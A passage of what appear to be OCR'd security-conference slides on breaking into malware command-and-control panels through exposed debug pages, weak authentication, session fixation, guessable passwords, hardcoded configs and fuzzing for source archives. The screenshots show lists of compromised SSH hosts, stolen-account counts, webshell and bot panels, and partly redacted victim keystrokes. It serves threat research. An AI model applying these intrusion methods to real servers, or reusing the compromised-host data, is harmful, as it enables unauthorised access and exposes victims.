Warning: ci admin-0FABFBFF000206D7	2016-02-29 17:24:22	2	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	cs/daftar.php on line 25
Warning: ci kindsight-BFEBFBFF0001067A	2016-03-16 02:03:07	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	docs/daftar.php on line 25
Warning: ci John Doe-0FEBFBFF000306E4	2016-03-17 18:40:04	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	

# Method 6 -- Python Django debug enabled



- Win: Understanding the C2's structure
- Asprox: Marketplace with over 1400 registered

```
tributor/api-v2/

Using the URLconf defined in rcm2.urls, Django tried these URL patterns, in this order:

1. ^distributor/ ^api-v2/ ^wso/$ [name='wso-shells-list']
2. ^distributor/ ^api-v2/ ^wso/\. (?P<format>{json|api})$ [name='wso-shells-list']
3. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)$ [name='wso-shells-detail']
4. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)\/\. (?P<format>{json|api})$ [name='wso-shells-detail']
5. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/download/$ [name='wso-shells-download']
6. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/download/\. (?P<format>{json|api})$ [name='wso-shells-download']
7. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/report/$ [name='wso-shells-report']
8. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/report/\. (?P<format>{json|api})$ [name='wso-shells-report']
9. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_report/$ [name='wso-export-report']
10. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_report/\. (?P<format>{json|api})$ [name='wso-export-report']
11. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_send_list/$ [name='wso-export-send-list']
12. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_send_list/\. (?P<format>{json|api})$ [name='wso-export-send-list']
13. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_redirect_list/$ [name='wso-export-redirect-list']
14. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_redirect_list/\. (?P<format>{json|api})$ [name='wso-export-redirect-list']
15. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_bad_list/$ [name='wso-export-bad-list']
16. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_bad_list/\. (?P<format>{json|api})$ [name='wso-export-bad-list']
17. ^distributor/ ^api-v2/ ^ftp/$ [name='ftp-accs-list']
18. ^distributor/ ^api-v2/ ^ftp/\. (?P<format>{json|api})$ [name='ftp-accs-list']
19. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)$ [name='ftp-accs-detail']
20. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)\/\. (?P<format>{json|api})$ [name='ftp-accs-detail']
21. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/download/$ [name='ftp-accs-download']
22. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/download/\. (?P<format>{json|api})$ [name='ftp-accs-download']
23. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/report/$ [name='ftp-accs-report']
24. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/report/\. (?P<format>{json|api})$ [name='ftp-accs-report']
25. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/export_report/$ [name='ftp-accs-export-report']
26. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/export_report/\. (?P<format>{json|api})$ [name='ftp-accs-export-report']
27. ^distributor/ ^api-v2/ ^smtp/$ [name='smtp-accs-list']
28. ^distributor/ ^api-v2/ ^smtp/\. (?P<format>{json|api})$ [name='smtp-accs-list']
29. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)$ [name='smtp-accs-detail']
30. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)\/\. (?P<format>{json|api})$ [name='smtp-accs-detail']
31. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/download/$ [name='smtp-accs-download']
32. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/download/\. (?P<format>{json|api})$ [name='smtp-accs-download']
33. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/report/$ [name='smtp-accs-report']
34. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/report/\. (?P<format>{json|api})$ [name='smtp-accs-report']
35. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/export_report/$ [name='smtp-accs-export-report']
36. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/export_report/\. (?P<format>{json|api})$ [name='smtp-accs-export-report']
37. ^distributor/ ^api-v2/ ^root/$ [name='root-list']
38. ^distributor/ ^api-v2/ ^root/\. (?P<format>{json|api})$ [name='root-list']
39. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)$ [name='root-detail']
40. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)\/\. (?P<format>{json|api})$ [name='root-detail']
41. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/download/$ [name='root-download']
42. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/download/\. (?P<format>{json|api})$ [name='root-download']
43. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/report/$ [name='root-report']
44. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/report/\. (?P<format>{json|api})$ [name='root-report']
45. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/export_report/$ [name='root-export-report']
46. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/export_report/\. (?P<format>{json|api})$ [name='root-export-report']
```

```
root/api-v2/streamlists/5/download/

Stream List

GET /root/api-v2/streamlists/5/download/
HTTP 200 OK
Content-Type: application/json
Vary: Accept
Allow: GET, HEAD, OPTIONS

[
  "root:onlinepartners.com:22",
  "root:Adhotels.com:22",
  "root:Arknpeek.com:22",
  "root:dbt.com:22",
  "root:M0t.com:22",
  "root:wechoandlefty.se:22",
  "root:Buasa.es:22",
  "root:fiu.it:22",
  "root:spsystems.it:22",
  "root:teetwork.it:22",
  "root:sw2.47:22",
  "root:waat:22",
  "root:weect.se:22",
  "root:XSe:22",
  "root:pm5.185:22",
  "root:0922",
  "root:20alyspa.it:22",
  "root:3G22",
  "root:an4.92:22",
  "root:babiz:22",
  "root:co:22",
  "root:is:22",
```

# Method 6 -- Python Django debug enabled



- WSO Webshells by unique domain: 3,027,423
  - ▣ gov:602+ ,mil:7+
- WSO Webshells by unique filename: 7,966,903
- SMTP accounts: 2,136,017
  - ▣ gov:4,000+ ,mil:1,574+ (Over 1,220 one military department)
- FTP accounts: 585,549
  - ▣ gov:258
- SSH-root: 1,236
- SSH-user: 50,757
  - ▣ gov:92

# Method 7




Progress: now we know the C2'S  
file structure...

... But how can we get  
authenticated into the panel?

# Method 7 -- Insufficient authentication



- Win: C2 panel access
- Hancitor\_Downloader





# Method 7 -- Insufficient authentication



- Win: C2 panel access
- Hancitor\_Downloader

Users Data								Commands	Passwords	Statistics	Logout
Users											
Marked	Index	Unique Id	IP	Hostname	Group	Location	Date/Time				
<input type="checkbox"/>	20811	14135445063619539788	98.147	SteveV...eWin7\Administrator	0905	AR/72901	2016-05-10 18:14:36				
<input type="checkbox"/>	20812	4340269366225675520	185.69	JOHN...N-PC\Administrator	0905		2016-05-10 18:01:48				
<input type="checkbox"/>	20813	8696575315777032584	49.125	ADM-AmirC...-AmirDev2\Administrator	0905	04/-	2016-05-10 23:28:12				
<input type="checkbox"/>	20814	7642642170765842228	207.50	CME-DT-...ELANDMETAL\tconsole	0905	OH/44122	2016-05-11 03:37:57				
<input type="checkbox"/>	20815	4355935535454098944	194.183	WINXPSP3C...XPSP3O2K7\Administrator	0905		2016-05-10 17:59:49				
<input type="checkbox"/>	20816	16579366358408519880	96.106	KA...ATHYPC\Owner	0905		2016-05-10 19:24:41				
<input type="checkbox"/>	20817	4340115692765586688	19.2	JOHN...N-PC\Administrator	0905	02/-	2016-05-10 18:04:49				
<input type="checkbox"/>	20818	2066928263900451922	207.220	S...JOHN-PC\Miller	0905	FL/33132	2016-05-11 01:02:55				
<input type="checkbox"/>	20819	9398526914126001944	79.3.4	Win...ndaDev3 @ ...v3\Administrator	0905		2016-05-10 22:18:12				
<input type="checkbox"/>	20820	14135556439897112812	98.147	SteveV...eWin7\Administrator	0905	AR/72901	2016-05-10 18:25:08				
<input type="checkbox"/>	20821	9398680824975840708	79.3.4	Win...ndaDev3 @ ...v3\Administrator	0905		2016-05-11 01:11:37				



# Method 7 -- Insufficient authentication



- Win: C2 panel access
- Android Marcher malware

**Control panel** Statistics **Bots** SMS Cards Banks Pins Apps Settings Refresh  
Logged in as  
{!LOGIN} {!REG\_NEW} Logout

Bot ID Country Operator Comment Last connect Any Apply

Bots data

		IMEI	Operator	Last connect	Last result		Number	Comment	
<input type="checkbox"/>		86531-0076	TELCEL	21.03.16 10:00	×	<input type="text" value="0"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		64191-3368	E-Telco	21.03.16 07:09	×	<input type="text" value="0"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		35460-6592	0	23.03.16 05:22	×	<input type="text" value="0"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		35299-5988	0	21.03.16 08:39	×	<input type="text" value="0"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		35526-6917	Android	21.03.16 06:22	×	<input type="text" value="0"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		00000-0000	Android	21.03.16 06:04	×	<input type="text" value="15-554"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		00000-0000	Android	21.03.16 06:03	×	<input type="text" value="15-554"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		86577-1820	0	23.03.16 05:25	×	<input type="text" value="0"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		d5293-a8b1	0	21.03.16 03:28	×	<input type="text" value="0"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		35600-1526	0	23.03.16 05:24	×	<input type="text" value="8-3"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		35526-6366	Android	21.03.16 03:02	×	<input type="text" value="0"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		35663-7457	MTS RUS	21.03.16 03:39	×	<input type="text" value="0"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>
<input type="checkbox"/>		35526-9054	Android	21.03.16 02:18	×	<input type="text" value="0"/>	OK	<input type="text" value="Comment"/>	<input type="text" value="OK"/>

Send SMS Freedialog Send Delivery Intercept Windows New Appmass Send Command Notification adminPhone apiServer

# Method 7 -- Insufficient authentication



- Win: access victim statistics, execute C2 commands, etc.
- Android Marcher malware

**Control panel**   Statistics   **Bots**   SMS   Cards   Banks   Pins   Apps   Settings   Refresh

Content

Logged in as  
{!LOGIN}   {!REG\_NEW}   Logout

bankSA

**ING DiBa**  
Die Bank und Du

**Postbank**  
Eine Bank fürs Leben.

Card/Access Number

Kontonummer/Depotnummer

Benutzername/Kontonummer

Internetbanking PIN

Passwort/PIN

Security Number

Sicherheitscode(6-stellig)

Logon

Login

Login

35526 9054   Android   21.03.16 02:18

Send SMS   Freedialog   Send Delivery   Intercept   Windows New   Appmass   Send Command   Notification   adminPhone   apiServer

# Method 8



Now that we've authenticated ourselves...

... can we expand laterally?

# Method 8 -- Session Fixation



- Win: access others panel on the same C2 server without authentication
- Keybase (mostly operated by Nigerian actor)
  - Also has SQL injection, File upload vulnerabilities

```
index.php
1 <?php
2 ob_start();
3 session start();
4 if (!isset($_SESSION['logged_in'])
5     || $_SESSION['logged_in'] !== true) {
6     header('Location: login.php');
7     exit;
8 }
9 ?>
```

# Method 8 -- Session Fixation



➤ Win: access others panel on the same C2 server without authentication

➤ Keybase (or)  
• Also Utilities

**KeyBase** Logout

**Admin Dashboard**  
Welcome, love to see you back.

14 Computers   3058 Keystrokes   1359 Passwords   0 Screenshots


Notifications from Computers

Machine Name	Machine Time	IP Address	Date
JMORRK-MA	3:24 PM	20...177	2015-09-10 22:24:45
SHNITH	6:44 AM	41...2.58	2015-09-11 05:44:11
RASH	2:13 PM	41...3.232	2015-09-11 10:12:57
JGORETH	7:34 AM	70...4.81	2015-09-11 11:34:48

# Method 8 -- Session Fixation



- Keybase (mostly operated by Nigerian actor)
- Targeted business email compromise (BEC)



# Method 9



How about directly guessing the password?

# Method 9 -- Weak passwords



- Win: gain C2 panel access
- Blackmoo\_KRBanker (Targeting Korea)

admin\_index.asp

统计信息

今日回访问量: 563 今日回访率: 32.18% 今日安装量: 97 昨日安装量: 117 安装总数量: 1749 [显示全部](#) [显示在线](#) [清空统计](#) [退出登录](#)

Today visited Today infected Total infected

统计列表

MAC信息	操作系统	IP地址	首次安装时间	最后访问时间	版本号
00-19-...-52-EC	Windows XP	183. ... 24	2016-03-20 柯饶 7:13:57	2016-03-25 柯饶 3:47:36	1.3
00-30-...-F0-31	Windows 7	101. ... 5.14	2016-03-21 柯饶 11:21:29	2016-03-25 柯饶 3:35:19	1.3
00-24-...-1A-D9	Windows XP	121.1 ... 1.123	2016-03-22 柯儒 11:44:59	2016-03-25 柯饶 3:40:16	1.3
00-80-...-34-03	Windows XP	95.7 ... 207	2016-03-23 柯儒 8:16:57	2016-03-25 柯饶 3:34:02	1.3
00-19-...-B9-CD	Windows XP	118. ... 245	2016-03-23 柯饶 4:13:52	2016-03-25 柯饶 3:46:47	1.3
00-50-...-50-B3	Windows XP	67. ... 66	2016-03-23 柯饶 4:58:14	2016-03-25 柯饶 3:49:53	1.3
48-5B-...-02-2A	Windows XP	124. ... 55	2016-03-25 柯儒 9:40:41	2016-03-25 柯饶 3:42:58	1.3
00-80-...-35-07	Windows XP	217. ... 1.95	2016-03-25 柯饶 2:38:00	2016-03-25 柯饶 3:29:14	1.3
08-00-...-9C-2D	Windows XP	209. ... 2.39	2016-03-25 柯饶 3:29:33	2016-03-25 柯饶 3:40:55	1.0
00-1A-...-07-BB	Windows XP	59.1 ... 112	2016-03-25 柯饶 3:38:04	2016-03-25 柯饶 3:38:04	1.3

首页 上一页 下一页 末页 页次: 1/1 页 共10条记录 30条/每页 1 GO



# Method 9 -- Weak passwords



- Win: gain C2 panel access
- Cerber/Sage ransomware

A screenshot of a web browser window. The address bar shows a back arrow, an information icon, a lock icon, and a URL ending in ".php". Below the address bar, the text "Password:" is followed by a text input field and a button with the text ">>".

← ⓘ 🔒 [redacted]est.php

Password:  >>

# Method 9 -- Weak passwords



- Win: gain WSO Webshell access
- Cerber/Sage ransomware

Browser address bar: `mybluemix.net/test.php` 110%

System Info:  
**Uname:** Linux 9...fd51 4.4.0-45-generic #66~14.04.1-Ubuntu SMP Wed Oct 19 15:05:38 UTC 2016 x86\_64 [expl...]  
**User:** 2000 ( vcap ) **Group:** 2000 ( vcap )  
**Php:** 5.5.34 **Safe mode:** OFF [ phpinfo ] **Datetime:** 2017-03-01 07:17:40  
**Hdd:** 1007.90 MB **Free:** 791.94 MB (78%)  
**Cwd:** /home/vcap/app/htdocs/ **drwxr-xr-x** [ home ]

Navigation: [ Sec. Info ] [ Files ] [ Console ] [ Sql ] [ Php ] [ String tools ] [ Bruteforce ] [ Network ] [ Logout ] [ Sel...

### File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[ . ]	dir	2017-02-23 00:22:45	vcap/vcap	drwxr-xr-x	R T
[ .. ]	dir	2017-02-16 20:28:05	vcap/root	drwxr-xr-x	R T
350.exe	249.00 KB	2017-02-18 18:58:51	vcap/vcap	-rw-r--r--	R T E D
amaz.html	1.18 KB	2017-02-19 22:14:59	vcap/vcap	-rw-r--r--	R T E D
cf	22.19 MB	2017-02-16 20:27:40	vcap/vcap	-rwxr-xr-x	R T E D
crit.sh	586 B	2017-02-16 20:27:34	vcap/vcap	-rwxr-xr-x	R T E D
ect.js	132.31 KB	2017-02-19 22:15:12	vcap/vcap	-rw-r--r--	R T E D
font.js	89.59 KB	2017-02-17 22:27:26	vcap/vcap	-rw-r--r--	R T E D
instances.txt	0 B	2017-02-16 20:27:34	vcap/vcap	-rw-r--r--	R T E D
ip.txt	9 B	2017-02-16 20:27:34	vcap/vcap	-rw-r--r--	R T E D
shell.php	428 B	2017-02-16 20:27:34	vcap/vcap	-rw-r--r--	R T E D
T0045384.zip	6.19 KB	2017-02-18 12:41:17	vcap/vcap	-rw-r--r--	R T E D
test.php	87.22 KB	2017-02-16 20:27:40	vcap/vcap	-rw-r--r--	R T E D
upload.php	8.80 KB	2017-02-16 20:27:34	vcap/vcap	-rw-r--r--	R T E D

Copy >>

- The screenshot shows the Mailer Checker website interface. At the top, there's a navigation bar with links: Mailer, Checker (active), Shells, Databases, Converter, and Delete bots. Below this, the "Checker SMTP" section displays various statistics:

  - Start:** 2017-02-20 17:39
  - To:** 2017-02-21 06:31
  - Work time:** 771
  - Masks:** 2765
  - Base:** 1000001
  - Done:** 996942
  - Speed:** 1293 mail/min
  - Good authorisation:** 593 [download]
  - Good:** 144 [download]
  - FULL GOOD:** 47 [download]
  - Get base:** 0 [download]
  - md5 good:** 0 [download]
  - Bots for all time:** 207
  - Bots sends:** 25
  - Bots Active:** 60

Below these statistics, there are flags representing active bots from different countries: Romania (42), Turkey (5), Hungary (4), Bulgaria (3), Greece (2), China (1), Japan (1), and Vietnam (1). A "Clear indexes" button is also present.

	IP	Time	Status	Start	Count	Complete	Good	NoSMTP	NoLogin	NoSend	%LoadZip	Block
Romania	172.16.17.25	308	Working	752000	500	155	0	118	37	0	100%	block
Romania	5.192.188	62	Done	752500	500	500	0	335	164	0	100%	block

On the right side of the interface, there's a sidebar with links: Network, Logout, and Self. The bottom part of the sidebar shows a list of files and folders with their permissions and actions.

# Method 10



And speaking of passwords...

... how else can we get the admin password?

# Method 10 -- Hardcoded password / download config file



- Win: understanding who's infected / targeted
- IRC bot (not well known)

```
← ⓘ [redacted] settings.txt  
  
bW[redacted]Etem9uZS5jb20=  
Ym[redacted]lAbWVpZGEtem9uZS5jb20=  
Sm[redacted]FpbmUyMw==  
aX[redacted]JsaXR6ZWQub3Jn  
Nj[redacted]==  
I2[redacted]J5Ng==  
Z2[redacted]  
Nj[redacted]==  
Cr[redacted]cene
```

```
bW[redacted]Etem9uZS5jb20=  
Ym[redacted]lAbWVpZGEtem9uZS5jb20=  
Sr[redacted]WFpbmUyMw==  
aX[redacted]JsaXR6ZWQub3Jn  
Nj[redacted]w==  
I2[redacted]J5Ng==  
Z2[redacted]  
Nj[redacted]A==
```

```
m[redacted]zone.com  
b[redacted]meida-zone.com  
J[redacted]he23  
irc.[redacted]zed.org  
6667  
#b[redacted]by6  
gfg  
6554
```

# Method 10 -- Hardcoded password / download config file



- Win: understanding who's infected / targeted
- IRC bot (not well known)

Computer Name	CARD [REDACTED]
User Name:	Admin
Time Created:	MAR 28 2016 12:34:32 AM
Date:	3/1/2016 8:16:51 AM
Window Title:	Outlook Web App - Mozilla Firefox
Keystrokes:	kcl [REDACTED] 35 [ENTER]
Date:	3/1/2016 8:17:11 AM
Window Title:	New Tab - Google Chrome
Keystrokes:	de [BS] [BS] [BS] face
Date:	3/1/2016 8:46:49 AM
Window Title:	Facebook - Log In or Sign Up - Google Chrome
Keystrokes:	de [REDACTED] 2 [ENTER] [ENTER] [ENTER]
Date:	3/1/2016 8:47:35 AM
Window Title:	(1) Facebook - Google Chrome
Keystrokes:	mail [REDACTED] [BS]

# Method 11



If reversing is useful...

... how about code review?

# Method 11 – Obtain source code





- Goal: obtain panel's source code and review, learn panel structure
- Fuzz folder names
  - /bn/ -> bn.zip / bn.rar / bn.tar.gz
  - /panel/ -> panel.zip / panel.rar / panel.tar.gz
- Custom fuzzer script: collect all C2 URLs then try to fuzz



# Method 12 -- Cross site scripting



